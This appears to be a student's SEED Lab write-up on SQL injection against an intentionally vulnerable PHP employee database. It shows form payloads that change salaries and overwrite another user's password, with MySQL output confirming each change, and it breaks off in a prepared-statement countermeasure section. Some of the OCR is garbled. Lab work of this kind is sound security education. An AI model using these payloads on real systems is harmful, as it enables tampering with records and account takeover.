[12/02/21]seed@VM:~/.../labs$ cd lab12
[12/02/21]seed@VM:~/.../lab12$ subl /var/www/SQLInjection/unsafe_edit_backend.php &>/dev/null &
[1] 7294
[12/02/21]seed@VM:~/.../lab12$
```


*(Sublime Text window)*

```
unsafe_home.php  unsafe_edit_backend.php - Sublime Text (UNREGISTERED)
  unsafe_home.php  unsafe_edit_backend.php

1  <!--
2  SEED Lab: SQL Injection Education Web platform
3  Author: Kailiang Ying
4  Email: kying@syr.edu
5  -->
6  <!--
7  SEED Lab: SQL Injection Education Web platform
8  Enhancement Version 1.
9  Date: 10th April 2018.
10 Developer: Kuber Kohli.
11
12 Update: The password was stored in the session was updated when password is changed.
13 -->
14
15 <!DOCTYPE html>
```


### 3.1: SQL Injection Attack on UPDATE Statement — modify salary.

I can change Alice's salary by logging into her account and editing her profile.



Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

I fill out the form with the following information



Alice's Profile Edit

NickName	<input type="text" value="queen', salary=77777, #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Muscat"/>
Phone Number	<input type="text" value="123456789"/>
Password	<input type="password" value="*****"/>

Save

Copyright © SEED LABs

Then I click save to check if it changes

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

It still not changes  
Still empty

now I will check by terminal


```

File Machine View Input Devices Help
Terminator
File Edit View History Bookmarks Tools Help
SQLiLab.x /bin/bash
Database changed
mysql> select * from credential;
+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email
| NickName | Password |
+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | |
| a5bd35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+
5 rows in set (0.01 sec)

mysql>

```

still not modify. so, I will check & add some statement in php code.



```

var/www/SQLInjection/unsafe_home.php -- Sublime Text (UNREGISTERED)
unsafe_home.php  unsafe_edit_backend.php x

90     $json_str = json_encode($return_arr);
91     $json_a = json_decode($json_str,true);
92     $id = $json_a[0]['id'];
93     $name = $json_a[0]['name'];
94     $eid = $json_a[0]['eid'];
95     $salary = $json_a[0]['salary'];
96     $birth = $json_a[0]['birth'];
97     $ssn = $json_a[0]['ssn'];
98     $phoneNumber = $json_a[0]['phoneNumber'];
99     $address = $json_a[0]['address'];
100    $email = $json_a[0]['email'];
101    $pwd = $json_a[0]['Password'];
102    $nickname = $json_a[0]['nickname'];
103    if($id!=""){
104        // If id exists that means user exists and is successfully authenticated
105        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
106    }else{
107        // User authentication failed
108        echo "<div>";
109        echo "</nav>";
110        echo "<div class='container text-center'>";
111        echo "<div class='alert alert-danger'>";
112        echo "Your account your provide does not exist.";
113        echo "</div>";
114        echo "</div>";
115        echo "<a href='index.html'>Go back</a>";
116        echo "</div>";
117        return;
118    }
119    // close the sql connection
120    $conn->close();
121
122    function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
123        if($id!=""){
124            session_start();
125            $SESSION['id'] = $id;
126            $SESSION['eid'] = $eid;
127            $SESSION['name'] = $name;
128            $SESSION['pwd'] = $pwd;
129            $SESSION['updatesql']=""; -----
130        }else{
131            echo "can not assign session";
132        }
133        if ($name != "Admin") {
134            // If the user is a normal user.
135            echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
136            echo "<li class='nav-item active'>";
137            echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
138            echo "</li>";
139            echo "<li class='nav-item'>";
140            echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
141            echo "</li>";
142        }
143    }

```

I add this statement in unsafe\_home.php and I add it in unsafe\_edit\_backend.php as a conditional statement.

```

var/www/SQLInjection/unsafe_edit_backend.php - Sublime Text (UNREGISTERED)
unsafe_home.php  unsafe_edit_backend.php x

51     $dbhost="localhost";
52     $dbuser="root";
53     $dbpass="seedubuntu";
54     $dbname="Users";
55     // Create a DB connection
56     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
57     if ($conn->connect_error) {
58         die("Connection failed: " . $conn->connect_error . "\n");
59     }
60     return $conn;
61
62
63     $conn = getDB();
64     // Don't do this, this is not safe against SQL injection attack
65     $sql="";
66     if($input_pwd!=""){
67         // In case password field is not empty.
68         $hashed_pwd = hash($input_pwd);
69         //Update the password stored in the session.
70         $SESSION['pwd']=$hashed_pwd;
71         $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phone_id';";
72     }else{
73         // if password field is empty.
74         $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
75     }
76
77     echo ($sql);
78
79     if($SESSION['updatesql']==''){
80         $SESSION['updatesql']=$sql;
81     }
82
83     $conn->query($sql);
84     $conn->close();
85     header("Location: unsafe_home.php");
86     exit();
87 ?>
88
89 </body>

```

Now I retain to unsafe\_home.php to command this statement

\$SESSION['updatesql']= \$updateSQL;
130 }else{
131 echo "can not assign session";
132 }
133 if (\$name != "Admin") {
134 // If the user is a normal user.
135 }

Let's try it again

The screenshot shows a web application interface for editing a profile. The URL is [www.seedlabsqlinjection.com/unsafe\\_edit\\_frontend.php](http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php). The page title is 'SEED LABS Home Edit Profile'. The form fields are:

NickName	<input type="text" value="queen', salary=77777, #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Muscat"/>
Phone Number	<input type="text" value="123456789"/>
Password	<input type="password" value="Password"/>

A callout box points to the NickName field with the text: "To exploit the vulnerability, I type this in the nickname area."

Hear, I make a mistake I forgot put '' in the first one so I don't get change.

www.seedlabsqlinjection.com/unsafe\_home.php. The page title is 'SEED LABS Home Alice Profile'. The profile table shows the updated credentials."/>

The screenshot shows the resulting profile page after the exploit. The URL is [www.seedlabsqlinjection.com/unsafe\\_home.php](http://www.seedlabsqlinjection.com/unsafe_home.php). The page title is 'SEED LABS Home Alice Profile'. The profile table shows the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	queen', salary=77777, #
Email	alice@gmail.com
Address	Muscat
Phone Number	123456789

When I fix my mistake, I get the changes

A screenshot of a Mozilla Firefox browser window titled "SQLI\_attack [Running] - Oracle VM VirtualBox". The address bar shows "www.seedlabsqlinjection.com/unsafe\_home.php". The page content displays a success message: "UPDATE credential SET nickname='queen', salary=77777, #,email='alice@gmail.com',address='Muscat',PhoneNumber='123456789' where ID=1;". Below this, there is a section titled "Alice Profile" with a table showing employee details. The "Salary" field is highlighted with a red box, indicating it was successfully modified.

Now I will re-check in terminal

A screenshot of a terminal window titled "/bin/bash" showing MySQL query results. The first query, "select \* from credential;", shows a table of employee data. The second query, "select \* from credential;" shows the same table, but Alice's salary has been changed to 77777. The "Salary" column for Alice is highlighted with a yellow box in the second query's output.

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
1	Alice	18000	20000	9/20	18211082			
3	Ryan	30000	50000	4/10	88993524			
4	Samy	40000	90000	1/11	32193525			
5	Ted	50000	110000	11/3	32111111			
6	Admin	99999	400000	3/5	43254314			

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
1	Alice	18000	77777	9/20	18211082			
queen		fde918bda83000aa54747fc95fe0470ffff4976						
3	Ryan	30000	77777	4/10	88993524			
4	Samy	40000	77777	1/11	32193525			
5	Ted	50000	77777	1/3	32111111			
6	Admin	99999	77777	3/5	43254314			

every employee's salary changes.

**Note:** that in this screenshot, Alice's salary has been altered from 1000 to 77777.

**Description:** I attempting to attack a SQL injection vulnerability by introducing code into the edit profile page in order to alter the pay of the current employee. I place a # at the end to comment out all the other values that follow so that we don't have difficulties with null or invalid input values from other input fields. I carry out this attack and change the salary field, even though it is not visible since the employee is not permitted to alter it. It can only be edited by the administrator. Since the attack was successful, Alice's pay has been adjusted.

Also, I can change the salary of other employees by use Alice profile

As I write here:

Alice's Profile Edit

NickName	een'; Salary=1 where id=5#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

So, employee number 5 (who have ID=5) in the list he/she will get new salary 1doler only.

And that change – by attacker- just by using Alice profile.

Save the change.


Alice Profile

Key	Value
Employee ID	10000
Salary	77777
Birth	9/20
SSN	10211002
NickName	queen


Than check by terminal

```
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 77777 | 9/20 | 10211002 |             |         |       | queen    | fdbe918bdae83000aa54747fc
| 3 | Ryan  | 30000 | 77777 | 4/10 | 98993524 |             |         |       | queen    | a3c50276cb120637cca669eb3
| 4 | Samy  | 40000 | 77777 | 1/11 | 32193525 |             |         |       | queen    | 995b8b8c183f349b3cab0ae7f
| 5 | Ted   | 50000 | 1     | 11/3  | 32111111 |             |         |       | queen    | 99343bfff28a7bb51cb6f22cb2
| 6 | Admin | 99999 | 77777 | 3/5  | 43254314 |             |         |       | queen    | a5bdf35a1df4ea895905f6f6c
+----+----+----+----+----+----+----+----+----+----+
5 rows in set (0.00 sec)
```

### 3.2: SQL Injection Attack on UPDATE Statement — modify other people's password.



To modify Ted's password, I take a same procedure as before and insert the following in :Alice's profile field 'Phone number' by modifying the prior statement I wrote  
as the password #123 ,'



saving the new editing, than check in terminal.

```
SQLi_attack [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
+-----+
rows in set (0.00 sec)
sql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 77777 | 9/20 | 10211002 |          |          |          | queen | fdbe918bd... |
| 3 | Ryan | 30000 | 77777 | 4/10 | 98993524 |          |          |          | queen | a3c50276cb1... |
| 4 | Samy | 40000 | 77777 | 1/11 | 32193525 |          |          |          | queen | 995b8b8c183f... |
| 5 | Ted | 50000 | 1 | 11/3 | 32111111 |          |          |          | queen | 123 |
| 6 | Admin | 99999 | 77777 | 3/5 | 43254314 |          |          |          | queen | a5bdf35a1df4... |
+----+----+----+----+----+----+----+----+----+----+----+
rows in set (0.00 sec)
sql> 
```

I change password, To retain the old password just put this: **sha1(123)**

Alice's Profile Edit

NickName:

Email:

Address:

Phone Number:

Now I will re-check if it works.

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 77777 | 9/20 | 10211002 |             |             |             | queen   | fdbe918bd... |
| 3  | Ryan  | 30000 | 77777 | 4/10 | 98993524 |             |             |             | queen   | a3c50276cb120637cca669eb38 |
| 4  | Samy  | 40000 | 77777 | 1/11 | 32193525 |             |             |             | queen   | 995b8b08c183f349b3cab0ae7fc |
| 5  | Ted   | 50000 | 1     | 11/3 | 32111111 |             |             |             | queen   | 40bd001563085fc35165329eal |
| 6  | Admin | 99999 | 77777 | 3/5  | 43254314 |             |             |             | queen   | a5bd...35a1df4ea895905f6f661 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

I will try again by using new password: 123

Employee Profile Login

USERNAME:

PASSWORD:

Login

Copyright © SEED LABS

Ted Profile

Key	Value
Employee ID	50000
Salary	1
Birth	11/3
SSN	32111111
NickName	queen


Now, when I log in with the new password, I notice that I am able to log in successfully. By utilizing the sha1 function in our input, I am essentially completing the identical steps as the

program. This demonstrates that I was successful in carrying out our SQL injection attack to alter the password.


#### 4.4 Task 4: Countermeasure.



In this task4, I must modify the source code of both unsafe\_home.php and unsafe\_edit\_backend.php in order for them to use the prepared statement technique. This will act as a deterrent to SQL injection attacks, keeping PHP code secure.

I will install meld it was useful in this task



After that install meld





I will Compare between unsafe\_home.php & safe\_home.php

```

unsafe_home.php -- safe_home.php - Meld
File Machine View Input Devices Help
File Machine View Input Devices Help
New comparison - Meld
unsafe_home.php x unsafe_home.php x
unsafe_home.php
31 $conn->locat... 31 $conn->locat...
32 $dbuser="root"; 32 $dbuser="root";
33 $dbpass="seedubu... 33 $dbpass="seedubu...
34 $dbname="Users"; 34 $dbname="Users";
35 // Create a DB c... 35 // Create a DB c...
36 $conn = new mysqli... 36 $conn = new mysqli...
37 $conn->connect... 37 $conn->connect...
38 if($conn->conne... 38 if($conn->conne...
39 } 39 }
40 return $conn; 40 return $conn;
41 } 41 }
42 $conn = getDB(); 42 $conn = getDB();
43 // Don't do this, 43 // Don't do this,
44 // $sql="UPDATE ... 44 // $sql="UPDATE ...
45 if($input_pwd!="") 45 if($input_pwd!="")
46 // In case passw... 46 // In case passw...
47 $hashed_pwd = sha1... 47 $hashed_pwd = sha1...
48 $sql = "UPDATE c... 48 $sql = "UPDATE c...
49 $sql .= " WHERE id... 49 $sql .= " WHERE id...
50 $sql .= " AND passw... 50 $sql .= " AND passw...
51 $sql .= " SET passw... 51 $sql .= " SET passw...
52 $sql .= " = '$input_p... 52 $sql .= " = '$input_p...
53 //else{ 53 //else{
54 // if password f... 54 // if password f...
55 $sql = "UPDATE c... 55 $sql = "UPDATE c...
56 } 56 }
57 echo ($sql); 57 echo ($sql);
58 } 58 }
59 $SESSION['updates... 59 $SESSION['updates...
60 } 60 }
61 $conn->query($sql); 61 $conn->query($sql);
62 $conn->close(); 62 $conn->close();
63 } 63 }
64 $conn->query($sql); 64 $conn->query($sql);
65 $conn->close(); 65 $conn->close();
66 }

NOTE: please note that the navbar items should appear only for us all. Therefore the navbar tag starts before the php tag but it en
-->


<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scal
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet"
<!-- Browser Tab title -->
<title>SQL Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" sty
<div class="collapse navbar-collapse" id="navbarTogglerDemo01
<a class="navbar-brand" href="unsafe_home.php" >query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("There was an error running the query [ " . $conn->err
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['password'];
$nickName = $json_a[0]['nickname'];
if($id!=""){
